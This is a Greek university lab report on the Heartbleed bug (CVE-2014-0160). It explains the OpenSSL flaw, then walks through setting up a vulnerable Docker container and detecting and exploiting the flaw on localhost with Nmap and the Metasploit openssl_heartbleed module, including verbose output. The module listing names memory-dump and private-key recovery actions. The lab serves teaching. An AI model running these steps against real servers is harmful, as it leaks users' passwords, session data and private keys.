



Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων

Επίπεδο: Μεταπτυχιακό Πρόγραμμα Σπουδών

Ασφάλεια Δικτύων

Case 1

Επιβλέπον Καθηγητής: Καθ. Χρήστος Ξενάκης

Καλαϊτζίδης Ιωάννης

ioannis_kalaitzidis@ssl-unipi.gr

Πειραιάς
23/10/2025

Περίληψη

Η άσκηση αναλύει την ευπάθεια CVE-2014-0160 (Heartbleed) και επαληθεύει πρακτικά τη διαρροή μνήμης σε ελεγχόμενο περιβάλλον (Docker Compose σε απομονωμένο Kali VM). Χρησιμοποιήθηκαν Nmap και Metasploit για εντοπισμό και επιβεβαίωση.

Περιεχόμενα

Εισαγωγή στην ευπάθεια CVE-2014-0160 (Heartbleed Bug).....	1
Η βιβλιοθήκη OpenSSL και τα πρωτόκολλα SSL/TSL.....	1
Ανακάλυψη και διόρθωση του Heartbleed	2
Τεχνική περιγραφή και επιπτώσεις του Heartbleed.....	3
Η σημασία και ο αντίκτυπος της ευπάθειας Heartbleed.....	4
Πρακτικό κομμάτι εργασίας	5
Βιβλιογραφία	14

Εισαγωγή στην ευπάθεια CVE-2014-0160 (Heartbleed Bug)

Το CVE-2014-0160, ή κοινώς γνωστό ως Heartbleed Bug, είναι μία ευπάθεια. Το CVE (Common Vulnerabilities and Exposures) είναι ένα σύστημα καταχώρισης και αναγνώρισης ευπαθειών λογισμικού, το οποίο αποδίδει σε κάθε ευπάθεια έναν μοναδικό αναγνωριστικό αριθμό (identifier), ώστε να είναι εύκολα ανιχνεύσιμη και αναγνωρίσιμη διεθνώς (NVD – CVE-2014-0160, n.d.). Ο αριθμός δηλώνει τη συγκεκριμένη περίπτωση και τη χρονιά που ανακαλύφθηκε (2014). Η συγκεκριμένη ευπάθεια δημιούργησε προβλήματα ασφαλείας στη βιβλιοθήκη κρυπτογραφικού λογισμικού OpenSSL, επιτρέποντας σε έναν κακόβουλο χρήστη να διαβάσει αυθαίρετα τμήματα μνήμης ενός διακομιστή (server), αποκαλύπτοντας ευαίσθητα δεδομένα όπως κωδικούς πρόσβασης, cookies και ιδιωτικά κρυπτογραφικά κλειδιά (Simkin, 2014; Wikipedia contributors, 2025).



Η βιβλιοθήκη OpenSSL και τα πρωτόκολλα SSL/TSL

Η βιβλιοθήκη OpenSSL υλοποιεί τα πρωτόκολλα TLS (Transport Layer Security) και SSL (Secure Sockets Layer), τα οποία διασφαλίζουν την ανταλλαγή δεδομένων στο διαδίκτυο (Cloudflare, n.d.). Μία ιστοσελίδα που εφαρμόζει τα πρωτόκολλα SSL/TLS εμφανίζει «HTTPS» στη διεύθυνσή της, αντί για «HTTP», υποδηλώνοντας ότι η επικοινωνία είναι κρυπτογραφημένη και ασφαλής (France, n.d.). Το πρωτόκολλο SSL σχεδιάστηκε το 1995 από τη Netscape για να



παρέχει αυθεντικότητα (authentication) και ακεραιότητα (integrity) κατά τη μετάδοση ευαίσθητων δεδομένων στο διαδίκτυο (Cloudflare, n.d.). Το 1999, η IETF εισήγαγε το πρωτόκολλο TLS ως ανανεωμένη και ασφαλέστερη εκδοχή του SSL. Σήμερα, τα δύο πρωτόκολλα συχνά αναφέρονται μαζί ως SSL/TLS, καθώς εξυπηρετούν τον ίδιο σκοπό. Με την πάροδο του χρόνου, το SSL αντικαταστάθηκε πλήρως από το TLS, το οποίο προσφέρει ανώτερη ασφάλεια και αξιοπιστία (France, n.d.; The Open Group Blog, 2014). Παρ' όλα αυτά, ο όρος «SSL» εξακολουθεί να χρησιμοποιείται ευρέως για ιστορικούς λόγους και λόγω της αναγνωρισιμότητας που απέκτησε από τις πρώτες εκδόσεις των ασφαλών διαδικτυακών συνδέσεων.


Ανακάλυψη και διόρθωση του Heartbleed

Το σφάλμα Heartbleed εισήχθη στον πηγαίο κώδικα της βιβλιοθήκης OpenSSL τον Δεκέμβριο του 2011, κατά την ανάπτυξη της έκδοσης 1.0.1, η οποία κυκλοφόρησε επίσημα στις 14 Μαρτίου 2012 (Wikipedia contributors, 2025). Η ευπάθεια παρέμεινε απαρατήρητη για σχεδόν δύο χρόνια, επηρεάζοντας εκατομμύρια διακομιστές και συσκευές που χρησιμοποιούσαν τις εκδόσεις OpenSSL 1.0.1 έως 1.0.1f (NVD – CVE-2014-0160, n.d.). Τον Απρίλιο του 2014, το σφάλμα ανακαλύφθηκε ανεξάρτητα από δύο ερευνητικές ομάδες, τον Neel Mehta της Google Security και την φινλανδική εταιρεία κυβερνοασφάλειας Codenomicon. Αν και η ομάδα της Google ενημέρωσε πρώτη τους προγραμματιστές του OpenSSL, και οι δύο ερευνητές το εντόπισαν σχεδόν ταυτόχρονα (Balaganski, 2015). Στις 7 Απριλίου 2014, δημοσιεύθηκε η διορθωμένη έκδοση OpenSSL 1.0.1g, η οποία αντιμετώπιζε την ευπάθεια (Simkin, 2014; Mandiant, 2014).

Τεχνική περιγραφή και επιπτώσεις του Heartbleed

Το διάστημα που το σφάλμα παρέμεινε ενεργό αποδείχθηκε καθοριστικό, καθώς είχε ήδη αφήσει ισχυρό αποτύπωμα στην ασφάλεια του διαδικτύου (Raywood, 2024). Το Heartbleed είχε τεράστιο αντίκτυπο, καθώς επέτρεπε σε έναν επιτιθέμενο να διαβάζει αυθαίρετα τμήματα της μνήμης ενός διακομιστή που χρησιμοποιούσε ευάλωτες εκδόσεις της βιβλιοθήκης OpenSSL (Simkin, 2014; Wikipedia contributors, 2025).

Συγκεκριμένα, εκμεταλλευόταν την επέκταση Heartbeat του πρωτοκόλλου TLS, η οποία επιτρέπει σε μία πλευρά της σύνδεσης να ελέγχει αν η άλλη πλευρά παραμένει ενεργή ζητώντας την επιστροφή ενός μικρού block δεδομένων (Balaganski, 2015). Λόγω ελλιπούς ελέγχου στη βιβλιοθήκη OpenSSL, ένας επιτιθέμενος μπορούσε να δηλώσει ψευδώς



μεγαλύτερο μήκος δεδομένων απ' ό,τι στάλθηκε, αναγκάζοντας τον διακομιστή να επιστρέψει επιπλέον bytes από τη μνήμη του (Mandiant, 2014; The Open Group Blog, 2014). Το περιστατικό επηρέασε μεγάλο αριθμό δημοφιλών υπηρεσιών (π.χ. Yahoo, Tumblr, Dropbox, Google, Facebook, Intuit, Netflix) (Simkin, 2014; Google, 2014). Ως αποτέλεσμα, οργανισμοί ανά τον κόσμο χρειάστηκε να ενημερώσουν τους διακομιστές τους, να επανεκδώσουν ιδιωτικά κλειδιά και ψηφιακά πιστοποιητικά και να ζητήσουν από τους χρήστες να αλλάξουν κωδικούς, υπογραμμίζοντας πόσο καταστροφική μπορεί να είναι μια απλή λογική ατέλεια στον κώδικα (Balaganski, 2015; Raywood, 2024). Με αυτόν τον τρόπο, μπορούσαν να διαρρεύσουν ευαίσθητα δεδομένα, όπως ονόματα χρηστών, κωδικοί πρόσβασης, cookies, tokens αυθεντικοποίησης, αριθμοί πιστωτικών καρτών, ακόμη και ιδιωτικά κλειδιά (Simkin, 2014). Αν ένα ιδιωτικό κλειδί εκτεθεί, ένας εισβολέας μπορεί να παραστήσει έναν νόμιμο διακομιστή, να υποκλέψει κρυπτογραφημένες επικοινωνίες ή να πραγματοποιήσει επιθέσεις man-in-the-middle σε κρυπτογραφημένες συνδέσεις

(France, n.d.; Cloudflare, n.d.). Μετά την αποκάλυψη της ευπάθειας, εκατομμύρια οργανισμοί χρειάστηκε να ανανεώσουν τα ψηφιακά τους πιστοποιητικά, να εκδώσουν νέα ιδιωτικά κλειδιά, να ενημερώσουν τους διακομιστές τους και να ζητήσουν από τους χρήστες να αλλάξουν κωδικούς πρόσβασης (The Open Group Blog, 2014; Balaganski, 2015). Το περιστατικό ανέδειξε ότι ακόμη και ένα μικρό σφάλμα σε λίγες γραμμές ανοιχτού κώδικα μπορεί να προκαλέσει παγκόσμια κρίση εμπιστοσύνης και να επηρεάσει την ασφάλεια εκατομμυρίων χρηστών (Raywood, 2024; Timalsina, 2025).

Η σημασία και ο αντίκτυπος της ευπάθειας Heartbleed

Η ευπάθεια Heartbleed δεν περιορίζεται απλώς στις άμεσες τεχνικές συνέπειές της -δηλαδή στη διαρροή δεδομένων και ιδιωτικών κλειδιών- αλλά έγινε ορόσημο για τον τρόπο που αντιλαμβανόμαστε σήμερα την ασφάλεια στο διαδίκτυο. Η ανακάλυψή της αποκάλυψε πόσο πολύ εξαρτάται η παγκόσμια διαδικτυακή υποδομή από έργα ανοικτού κώδικα (open source), τα οποία συχνά συντηρούνται με περιορισμένους πόρους και ελέγχους (Raywood, 2024; Timalsina, 2025). Το συμβάν έφερε στο επίκεντρο την ανάγκη για βιώσιμη υποστήριξη, χρηματοδότηση και επιτήρηση κρίσιμων έργων λογισμικού και οδήγησε πρωτοβουλίες όπως η ίδρυση της Core Infrastructure Initiative τον Απρίλιο του 2014 με στόχο όλα τα παραπάνω (Linux Foundation, 2022). Επιπλέον, τόνισε τη σημασία της τακτικής ενημέρωσης λογισμικού, της ανανέωσης ψηφιακών πιστοποιητικών και ιδιωτικών κλειδιών μετά από διαρροές και της διαφάνειας και ετοιμότητας στην ανταπόκριση σε συμβάντα ασφαλείας. Με αυτό τον τρόπο, συνειδητοποιήθηκε ότι η προστασία των διαδικτυακών υποδομών δεν είναι μόνο τεχνικό ζήτημα αλλά συμπεριλαμβάνει οργανωτικά, κοινωνικά και οικονομικά στοιχεία και ότι ακόμα ένα «απλό» λάθος στον κώδικα μπορεί να διαταράξει ολόκληρο το οικοσύστημα του διαδικτύου (Balaganski, 2015; The Open Group Blog, 2014). Έτσι, το Heartbleed αξιώνεται σήμερα ως ιστορικό σημείο αναφοράς για την κυβερνοασφάλεια.



Πρακτικό κομμάτι εργασίας

Εισαγωγή:

Θα ξεκινήσουμε ανοίγοντας ένα Virtual Machine (VMware) και θα εγκαταστήσουμε εκεί την τελευταία έκδοση του Kali Linux (kali-linux-2025.3-vmware-amd64). Μέσα στο Kali Linux θα ενεργοποιήσουμε το Docker και θα ανεβάσουμε, με τη βοήθεια του Docker Compose, ένα ελεγχόμενο, ευάλωτο instance. Επιλέγουμε να το τρέξουμε μέσα στο VM για λόγους απομόνωσης και για να μπορούμε να κάνουμε επαναφορά (snapshot). Έτσι προστατεύουμε το host και επαναλαμβάνουμε τα vulnerable instances με ασφάλεια σε ένα απομονωμένο περιβάλλον, αντί να τα τρέχουμε απευθείας στον host.

Το snapshot είναι ένα αποτύπωμα της κατάστασης του VM σε μια συγκεκριμένη στιγμή. Με άλλα λόγια περιλαμβάνει την κατάσταση του λειτουργικού συστήματος πριν την εκτέλεση του exploit και μας επιτρέπει, μετά τις δοκιμές, να επαναφέρουμε το VM στην αρχική καθαρή κατάσταση χωρίς επανεγκατάσταση.

Επιπλέον το Docker είναι η τεχνολογία που τρέχει containers ενώ το Docker Compose είναι ένα εργαλείο οργάνωσης που περιγράφει και εκκινεί πολλαπλά containers μαζί μέσω ενός αρχείου docker-compose.yml, διευκολύνοντας τη δημιουργία ολόκληρου του πειραματικού περιβάλλοντος. Με άλλα λόγια, μας γλυτώνει από χρόνο να ανοίγουμε πολλά containers ξεχωριστά. Με το παραπάνω αρχείο ενεργοποιούνται ταυτόχρονα. Χωρίς την ενεργοποίηση του docker, δε μπορεί να λειτουργήσει το docker compose.

Το vulnerable instance σημαίνει ένα container που έχει σκόπιμα μια παλιά, ευάλωτη έκδοση του λογισμικού (στη συγκεκριμένη άσκηση OpenSSL με Heartbleed) ώστε να το χρησιμοποιήσουμε ως «θύμα» στο VM.

Εκκίνηση διαδικασιών:

Μπαίνουμε στο terminal και κάνουμε install το docker και το docker compose χρησιμοποιώντας τις παρακάτω εντολές:

sudo apt install -y docker.io | για το docker

sudo apt-get install docker-compose-plugin | για το docker compose

Κάνουμε ενημέρωση της λίστας των διαθέσιμων εκδόσεων πακέτων με την παρακάτω εντολή:

sudo apt update

Για την ενημέρωσή των εφαρμογών χρησιμοποιούμε την παρακάτω εντολή:

sudo apt upgrade

Αφού προηγηθεί η εγκατάσταση και η ενημέρωση όλων των απαραίτητων εργαλείων, παρουσιάστηκε ένα πρόβλημα με τον κέρσορα του ποντικιού στα Kali Linux. Το πρόβλημα επιλύθηκε από το παρακάτω video:
<https://www.youtube.com/watch?v=r10wlTn9-Lw>

Στη συνέχεια για να σιγουρευτούμε ότι έχουν «κατέβει» το docker και το docker compose, χρησιμοποιούμε τις παρακάτω εντολές:

Docker version | για το docker

Docker compose version | για το docker
compose



```
Session Actions Edit View Help
(kali@kali)-[~]
$ docker version
Client:
Version:      26.1.5-dfsg1
API version:  1.45
Go version:   go1.24.4
Git commit:   a72d7cd
Built:        Wed Jul 30 19:37:00 2025
OS/Arch:      linux/amd64
Context:      default

Server:
Engine:
Version:      26.1.5-dfsg1
API version:  1.45 (minimum version 1.24)
Go version:   go1.24.4
Git commit:   411e817
Built:        Wed Jul 30 19:37:00 2025
OS/Arch:      linux/amd64
Experimental: false
containerd:
Version:      1.7.24-ds1
GitCommit:    1.7.24-ds1-8
runc:
Version:      1.3.0-ds1
GitCommit:    1.3.0-ds1-4
docker-init:
Version:      0.19.0
GitCommit:

(kali@kali)-[~]
$ docker compose version
Docker Compose version 2.26.1-4
```

Στη συνέχεια χρησιμοποιούμε την παρακάτω εντολή για την ενεργοποίηση του υποβάθρου ώστε να δημιουργήσουμε αργότερα container:
sudo systemctl enable docker --now | ενεργοποιεί το docker για όσο είναι ανοικτό το σύστημα (τώρα) και θα το ενεργοποιεί κάθε φορά που θα ανοίγουμε το σύστημα. Η παραπάνω εντολή ουσιαστικά είναι ο συνδυασμός των δύο παρακάτω:
sudo systemctl start docker | ξεκινά το docker μόνο για τώρα

sudo systemctl enable docker | εκκίνηση του docker σε κάθε boot

Για να μπορούμε να τρέξουμε εντολές μέσα στο docker, χρειάζεται να δώσουμε τα δικαιώματα στον τρέχοντα χρήστη. Κανονικά ο μόνος χρήστης που επιτρέπεται να εκτελέσει εντολές μέσα στο docker είναι ο διαχειριστής (root). Η εντολή για αυτό είναι:

sudo usermod -aG docker \$USER

Η πρόσβαση του τρέχοντα χρήστη στο docker επιβεβαιώνεται και από την εντολή «**groups**» που δείχνει σε τι έχει πρόσβαση ο χρήστης, όπως φαίνεται στην παρακάτω εικόνα:



```
(kali@kali)-[~]  
$ groups  
kali adm dialout cdrom floppy sudo audio dip video plugdev users netdev scanner bluetooth lpadmin wireshark kaboxer docker
```

Άρα από εδώ και πέρα μπορούμε να γράφουμε εντολές στο terminal χωρίς το «sudo». Σε αυτό το σημείο θα κάνουμε το πρώτο snapshot διότι το σύστημα μας είναι «καθαρό», χωρίς να έχουμε ενεργοποιήσει το docker, ακόμα (σε αυτό θα επιστρέψουμε μόλις ολοκληρωθεί η άσκηση).


Προχωρούμε στην ενεργοποίηση του docker με την παρακάτω εντολή:

systemctl start docker

Στη συνέχεια θα ανοίξουμε το σύνδεσμο που περιλαμβάνει το docker-compose.yml και τον φάκελο www με τον browser. Τα συγκεκριμένα αρχεία θα τοποθετηθούν στον φάκελο Downloads. Αφού γίνει η παραπάνω διαδικασία επιστρέφουμε στο terminal

και θα πάμε στον φάκελο «Downloads» με την εντολή:
cd ~/Downloads.

Στη συνέχεια με την εντολή «**ls -la**» θα εμφανιστούν στο terminal τα αρχεία που κατέβασαμε.



```
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo systemctl start docker --now
[sudo] password for kali:

(kali@kali)-[~]
$ cd ~/Downloads


(kali@kali)-[~/Downloads]
$

(kali@kali)-[~/Downloads]
$ ls -la
total 16
drwxr-xr-x  3 kali kali 4096 Oct 22 06:59 .
drwx----- 18 kali kali 4096 Oct 22 06:53 ..
-rw-rw-r--  1 kali kali  155 Oct 22 06:58 docker-compose.yml
drwxrwxr-x  2 kali kali 4096 Oct 22 06:59 www
```

Για να φτιαχτεί το container στο συγκεκριμένο φάκελο (Downloads) -που θα «τρέχει» στο παρασκήνιο- θα χρησιμοποιήσω την εντολή:

docker compose up -d

Ουσιαστικά θα δημιουργήσει το αντίστοιχο container που βασίζεται στο αρχείο docker-compose.yml. Στη συνέχεια με την εντολή «**docker ps**» θα δω τα ενεργά containers όπως φαίνεται στην παρακάτω εικόνα:




```
(kali@kali)-[~/Downloads]
$ docker ps
```

CONTAINER ID	IMAGE	NAMES	COMMAND	CREATED	STATUS	PORTS
a1b60d9e89aa	vulhub/openssl:1.0.1c-with-nginx	downloads-nginx-1	"/usr/local/nginx/sbin..."	2 minutes ago	Up 2 minutes	0.0.0.0:8080->80/tcp, :::8080->80/tcp, 0.0.0.0:8443->443/tcp, :::8443->443/tcp

Παρατηρούμε ότι οι θύρες **80** και **443** αντιστοιχούν στα πρωτόκολλα **HTTP** και **HTTPS** αντίστοιχα. Η θύρα 80 χρησιμοποιείται για την απλή, μη κρυπτογραφημένη επικοινωνία μέσω HTTP, ενώ η θύρα 443 υποδηλώνει ασφαλή σύνδεση μέσω HTTPS.

η οποία προστατεύει τα δεδομένα με κρυπτογράφηση SSL/TLS.

Έπειτα ανοίγουμε τον browser και πληκτρολογούμε τη διεύθυνση <http://localhost:8080> όπως φαίνεται στην παρακάτω εικόνα:



Εφόσον βλέπουμε τη σελίδα του index.html, **έχουμε ολοκληρώσει επιτυχώς τη ρύθμιση του instance**. Το επόμενο βήμα πριν κάνουμε exploit είναι **enumeration**, δηλαδή να σαρώσουμε τις θύρες και να ελέγξουμε για ευπάθειες (πχ. Heartbleed για τη συγκεκριμένη άσκηση). Πριν ξεκινήσουμε παρατηρούμε από τα δεδομένα της τελευταίας εντολής που γράψαμε στο terminal (docker ps) ότι το container τρέχει το image με την ευάλωτη έκδοση του OpenSSL (1.0.1c) και όπως προαναφέραμε, τις θύρες. Λόγω της θεωρητικής ανάλυσης που προηγήθηκε για τα πρωτόκολλα HTTP και HTTPS, υποθέτουμε ότι η θύρα όπου μπορεί να υπάρχει το Heartbleed είναι η 443 (HTTPS). Για να επιβεβαιώσουμε αυτή τη θεωρία θα γράψουμε στο terminal την παρακάτω εντολή:

```
sudo nmap -sV --script ssl-heartbleed -p 8443 localhost
```

```

kali@kali:~/Downloads$ sudo nmap -sV -sC --script=ssll-Heartbleed 8443 localhost
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 09:18 EOT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00046s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8443/tcp  open  ssl/http nginx 1.11.13
|_ http-server-header: nginx/1.11.13
|_ ssl-Heartbleed:
|_ VULNERABLE:
|_   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be
|_   protected by SSL/TLS encryption.
|_   State: VULNERABLE
|_   Risk factor: High
|_   OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for
|_   reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as w
|_   ell as the encryption keys themselves.
|_
|_   References:
|_     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_     http://cvedetails.com/cve/2014-0160/
|_     http://www.openssl.org/news/secadv_20140407.txt
|_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds

```

Οπότε μέσω του εργαλείου **Nmap** ελέγχουμε την θύρα HTTPS (8443) και αποδεικνύουμε ότι η θύρα είναι ευάλωτη (vulnerable) και ότι ο web server είναι μία ευάλωτη έκδοση της βιβλιοθήκης OpenSSL (Heartbleed/CVE-2014-0160).

Θα προχωρήσουμε τώρα από την ανίχνευση στην επαλήθευση της ευπάθειας χρησιμοποιώντας το εργαλείο **Metasploit**. Με άλλα λόγια, θα κάνουμε exploit το vulnerability με το συγκεκριμένο εργαλείο. Ξεκινάμε με την εντολή:

sudo msfconsole | για να ενεργοποιήσουμε το συγκεκριμένο εργαλείο

search heartbleed | ψάχνει στη βιβλιοθήκη του Metasploit για τη συγκεκριμένη ευπάθεια

use auxiliary/scanner/ssl/openssl_heartbleed | Φορτώνει το συγκεκριμένο module και ελέγχει αν ένας SSL/TLS server είναι ευάλωτος στο Heartbleed

setg VERBOSE true | με την παράμετρο να την κάνουμε true παρατηρούμε πιο λεπτομερή αναφορά από το module

set RHOSTS localhost | θέτουμε στο module ποιο στόχο να σαρώσει

set RPORT 8443 | το module θα στοχεύσει σε αυτή τη θύρα που ανακαλύψαμε ότι έχει vulnerability

run | «τρέχουμε» το module με τις παραμέτρους που ορίσαμε

```
kali@kali: ~/Downloads
Session Actions Edit View Help

msf > search heartbleed

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/http/elasticsearch_memory_disclosure 2021-07-21      normal Yes   Elasticsearch Memory Disclosure
1  \   action: DUMP                                     -               -   -   Dump memory contents to loot
2  \   action: SCAN                                     -               -   -   Check hosts for vulnerability
3  auxiliary/server/openssl_heartbeat_client_memory        2014-04-07      normal No    OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
4  auxiliary/scanner/ssl/openssl_heartbleed               2014-04-07      normal Yes   OpenSSL Heartbeat (Heartbleed) Information Leak
5  \   action: DUMP                                     -               -   -   Dump memory contents to loot
6  \   action: KEYS                                     -               -   -   Recover private keys from memory
7  \   action: SCAN                                     -               -   -   Check hosts for vulnerability

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/ssl/openssl_heartbleed
After interacting with a module you can manually set a ACTION with set ACTION 'SCAN'

msf > use auxiliary/scanner/ssl/openssl_heartbleed
[*] Setting default action SCAN - view all 3 actions with the show actions command
msf auxiliary(scanner/ssl/openssl_heartbleed) > setg VERBOSE true
VERBOSE => true
msf auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS localhost
RHOSTS => localhost
msf auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf auxiliary(scanner/ssl/openssl_heartbleed) > run
* 127.0.0.1:8443 - Leaking heartbeat response #1
* 127.0.0.1:8443 - Sending Client Hello ...
* 127.0.0.1:8443 - SSL record #1:
* 127.0.0.1:8443 -   Type: 22
* 127.0.0.1:8443 -   Version: 0x0301
* 127.0.0.1:8443 -   Length: 86
* 127.0.0.1:8443 -   Handshake #1:
* 127.0.0.1:8443 -     Length: 82
* 127.0.0.1:8443 -     Type: Server Hello (2)
* 127.0.0.1:8443 -     Server Hello Version: 0x0301
* 127.0.0.1:8443 -     Server Hello random data: 68f8e56d8449ea381b4167ddae13fde26436beb3202cc6ef928ab3dab9103d28
* 127.0.0.1:8443 -     Server Hello Session ID length: 32
* 127.0.0.1:8443 -     Server Hello Session ID: 3e53274acd6037a6e20b5ea6dace7bedbf78a06f12fba2fc09e3d4f6bb98cc29
* 127.0.0.1:8443 - Leaking heartbeat response #1
* 127.0.0.1:8443 - Sending Client Hello ...
* 127.0.0.1:8443 - SSL record #1:
* 127.0.0.1:8443 -   Type: 22
* 127.0.0.1:8443 -   Version: 0x0301
* 127.0.0.1:8443 -   Length: 86
* 127.0.0.1:8443 -   Handshake #1:
* 127.0.0.1:8443 -     Length: 82
* 127.0.0.1:8443 -     Type: Server Hello (2)
* 127.0.0.1:8443 -     Server Hello Version: 0x0301
* 127.0.0.1:8443 -     Server Hello random data: 68f8e56d8449ea381b4167ddae13fde26436beb3202cc6ef928ab3dab9103d28
* 127.0.0.1:8443 -     Server Hello Session ID length: 32
* 127.0.0.1:8443 -     Server Hello Session ID: 3e53274acd6037a6e20b5ea6dace7bedbf78a06f12fba2fc09e3d4f6bb98cc29
* 127.0.0.1:8443 - SSL record #2:
* 127.0.0.1:8443 -   Type: 22
* 127.0.0.1:8443 -   Version: 0x0301
* 127.0.0.1:8443 -   Length: 822
* 127.0.0.1:8443 -   Handshake #1:
* 127.0.0.1:8443 -     Length: 818
* 127.0.0.1:8443 -     Type: Certificate Data (11)
* 127.0.0.1:8443 -     Certificates length: 815
* 127.0.0.1:8443 -     Data length: 818
* 127.0.0.1:8443 -     Certificate #1:
* 127.0.0.1:8443 -       Certificate #1 Length: 812
